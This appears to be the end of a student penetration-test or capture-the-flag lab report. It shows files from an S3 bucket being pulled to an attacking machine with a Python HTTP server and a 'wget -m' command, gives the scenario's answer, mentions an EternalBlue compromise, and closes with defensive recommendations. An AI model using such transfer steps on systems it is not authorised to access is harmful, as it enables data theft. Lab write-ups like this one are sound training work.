

Figure 24. S3 bucket files

To transfer these files to our attacking machine, we established a Python HTTP server on the Ubuntu system with the command **python3 -m http.server <port_number>**. Concurrently, in another terminal, we initiated the file transfer process using **wget -m http://<IP_address>:<port_number_of_python_server>/**. This action facilitated the complete download of the 'enpm809q' folder to our system.



Figure 25. Transferring files

➢ Outcome:

Upon accessing the contents of the folder, we discovered that the 'README.txt' file contained a significant revelation: the MaskedDJ is identified as young Professor Shivers.



Figure 26. MaskedDJ revealed

Additionally, we utilized the provided MD5 checksum information to authenticate the integrity of the flag files. This verification process confirmed the legitimacy of the files in question.



Figure 27. MD5 checksum

Recommendation

1. **Strengthen Password Policies:** It is essential to enforce robust password policies. Passwords should be complex, regularly updated, and unique across different systems and users. Implementing a policy that requires longer passwords with a mix of uppercase and lowercase letters, numbers, and special characters, as mentioned in the report, is a good practice. Additionally, consider implementing multi-factor authentication to enhance security further.
2. **Regularly Update and Patch Systems:** The exploitation of the Windows 7 system through the Eternal Blue vulnerability highlights the importance of keeping all systems updated with the latest security patches. Regular updates and patches are crucial in protecting against known vulnerabilities and should be a priority for all operating systems and software.

3. **Limit User Access and Privileges:** Implement the principle of least privilege, ensuring that users have only the access necessary to perform their job functions. Regular reviews of user privileges and access rights can prevent unauthorized access to sensitive systems and data.
4. **Enhance Network Monitoring and Intrusion Detection:** Deploy advanced network monitoring tools and intrusion detection systems (IDS) to detect unusual network activities and potential breaches. Regular scans with tools like Nmap can help identify open ports and services that might be vulnerable to attacks.
5. **Regular Security Training and Awareness:** Conduct regular security training sessions for all employees. This training should cover topics such as secure password practices, recognizing phishing attempts, and safe internet usage. Increasing awareness about the latest security threats and best practices among staff members can significantly reduce the risk of security breaches.